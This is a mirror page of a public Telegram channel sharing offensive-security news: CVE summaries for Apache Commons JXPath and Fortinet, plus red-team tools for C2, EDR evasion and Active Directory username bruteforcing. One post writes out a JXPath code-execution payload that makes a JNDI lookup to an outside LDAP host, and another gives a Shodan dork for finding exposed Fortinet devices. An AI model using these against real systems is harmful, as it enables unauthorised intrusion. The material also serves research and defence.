TGViewer
Channel Public Channel
APT

APT

@apt_notes

This channel discusses:

— Offensive Security
— RedTeam
— Malware Research
— OSINT
— etc

Disclaimer:
t.me/APT_Notes/6

Chat Link:
t.me/APT_Notes_PublicChat
Subscribers
16.7K
Photos
565
Videos
28
Links
909

Showing posts older than #831 · Back to latest

Older Posts 20 shown
Post #829 2.57K
⚙️ Apache Commons Jxpath (CVE-2022-41852)

This vulnerability affects Java library called Apache Commons JXPath, which is used for processing XPath syntax. All versions (including latest version) are affected by this vulnerability. If your application uses JXPath library, you might be vulnerable. According to CVE information, all methods for XPath processing are vulnerable, except for except compile() and compilePath(). If user can provide value for the XPath expression, it might allow him to execute code on your application server.

Payload:
jxPathContext.getValue("javax.naming.InitialContext.doLookup(\"ldap://check.dnslog.cn/obj\")");

PoC:
https://github.com/Warxim/CVE-2022-41852

Research:
https://hackinglab.cz/en/blog/remote-code-execution-in-jxpath-library-cve-2022-41852/

#apache #commons #jxpath #cve #exploit
  • 👍 9
  • 🔥 2
Post #826 1.92K
📄 Detecting ADCS Web Services Abuse (ESC8)

One of the popular attack vectors against Active Directory Certificate Services is ESC8. This article covers detecting irregular access to some ADCS web services exposed, as well as detecting the NTLM relaying itself.

https://medium.com/falconforce/falconfriday-detecting-adcs-web-services-abuse-0xff20-9f660c83cb36

#adcs #detection #esc8 #blueteam
Medium FalconFriday — Detecting ADCS web services abuse — 0xFF20 One of the popular attack vectors against ADCS is ESC8 — relaying NTLM creds to the ADCS HTTP(S) endpoints. While preventing this…
  • 👍 3
Post #825 1.87K
⌛ Attacking Predictable GUID

Few penetration testers and bug bounty hunters are aware of the different versions of GUIDs and the security issues associated with using the wrong one. In this blog post walk through an account takeover issue from a recent penetration test where GUIDs were used as password reset tokens.

https://www.intruder.io/research/in-guid-we-trust

#web #pentest #guid #account #takeover
www.intruder.io In GUID We Trust GUIDs (often called UUIDs) are widely used in modern web applications. However, seemingly very few penetration testers and bug bounty hunters are aware of the different versions of GUIDs and the security issues associated with using the wrong one.
  • ❤‍🔥 4
Post #824 3.76K
😈 Fortinet RCE (CVE-2022-40684)

Fortinet recently patched a critical authentication bypass vulnerability in their FortiOS, FortiProxy, and FortiSwitchManager projects (CVE-2022-40684). This vulnerability gives an attacker the ability to login as an administrator on the affected system.

Shodan Dork:
product:"Fortinet FortiGate"

Research:
https://www.horizon3.ai/fortios-fortiproxy-and-fortiswitchmanager-authentication-bypass-technical-deep-dive-cve-2022-40684/

PoC:
https://github.com/horizon3ai/CVE-2022-40684

Detection for SOC:
https://www.horizon3.ai/fortinet-iocs-cve-2022-40684/

#fortinet #rce #research #poc #exploit
Horizon3 CVE-2022-40684: Fortinet Auth Bypass Analysis Fortinet recently patched a critical authentication bypass vulnerability that gives an attacker the ability to login as an administrator,
  • 🔥 8
  • 👍 5
Post #822 2.41K

Forwarded from 1N73LL1G3NC3

Havoc is a modern and malleable post-exploitation command and control framework

Features:
Client
- Modern, dark theme based on Dracula
Teamserver
- Multiplayer
- Payload generation (exe/shellcode/dll)
- HTTP/HTTPS listeners
- Customizable C2 profiles
- External C2
Demon
- Sleep Obfuscation via Ekko or FOLIAGE
- x64 return address spoofing
- Indirect Syscalls for Nt* APIs
- SMB support
- Token vault
- Variety of built-in post-exploitation commands
  • 👍 13
  • ❤‍🔥 1
Post #819 2.44K

🎲 Fileless Remote PE

Loading Fileless Remote PE from URI to memory with argument passing and ETW patching and NTDLL unhooking and No New Thread technique

https://github.com/D1rkMtr/FilelessRemotePE

#maldev #evasion #fileless #pe
  • 🔥 4
  • 👍 2
Post #818 3.39K
🤤 LDAP Nom Nom

Stuck on a network with no credentials?
No worry, you can anonymously bruteforce Active Directory controllers for usernames over LDAP Pings (cLDAP) using new tool - with parallelization you'll get 10K usernames/sec. No Windows audit logs generated.

Features:
— Tries to autodetect DC from environment variables on domain joined machines or falls back to machine hostname FDQN DNS suffix
— Reads usernames to test from stdin (default) or file
— Outputs to stdout (default) or file
— Parallelized (defaults to 8 connections)
— Shows progressbar if you're using both input and output files

https://github.com/lkarlslund/ldapnomnom

#ad #ldap #userenum #tools
GitHub GitHub - lkarlslund/ldapnomnom: Quietly and anonymously bruteforce Active Directory usernames at insane speeds from Domain Controllers… Quietly and anonymously bruteforce Active Directory usernames at insane speeds from Domain Controllers by (ab)using LDAP Ping requests (cLDAP) - lkarlslund/ldapnomnom
  • ❤‍🔥 6
  • 👍 1
Post #817 8.35K
#meme
  • 😁 16
  • 🔥 6
Post #814 2.56K
⚔️ Microsoft Teams C2 — Covert Attack Chain Utilizing GIFShell

Seven different insecure design elements/vulnerabilities present in Microsoft Teams, can be leveraged by an attacker, to execute a reverse shell between an attacker and victim, where no communication is directly exchanged between an attacker and a victim, but is entirely piped through malicious GIFs sent in Teams messages, and Out of Bounds (OOB) lookups of GIFs conducted by Microsoft’s own servers. This unique C2 infrastructure can be leveraged by sophisticated threat actors to avoid detection by EDR and other network monitoring tools. Particularly in secure network environments, where Microsoft Teams might be one of a handful of allowed, trusted hosts and programs, this attack chain can be particularly devastating.

Source:
https://medium.com/@bobbyrsec/gifshell-covert-attack-chain-and-c2-utilizing-microsoft-teams-gifs-1618c4e64ed7

#c2 #teams #gifshell #edr #redteam
Medium “GIFShell” — Covert Attack Chain and C2 Utilizing Microsoft Teams GIFs Table of Contents
  • 🔥 6
  • 👍 1
Post #810 2.69K
📡 NTLMv1 vs NTLMv2: Digging into an NTLM Downgrade Attack

This article discusses the NTLM specifications to better understand how various aspects of the NTLM protocol function. As well as bypassing the SMB signature, relaying SMB to LDAP, and relaying NTLMv1 authentication attempts to the ADFS service.

https://www.praetorian.com/blog/ntlmv1-vs-ntlmv2/

#ad #ntlm #smb #relay
  • 👍 8
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →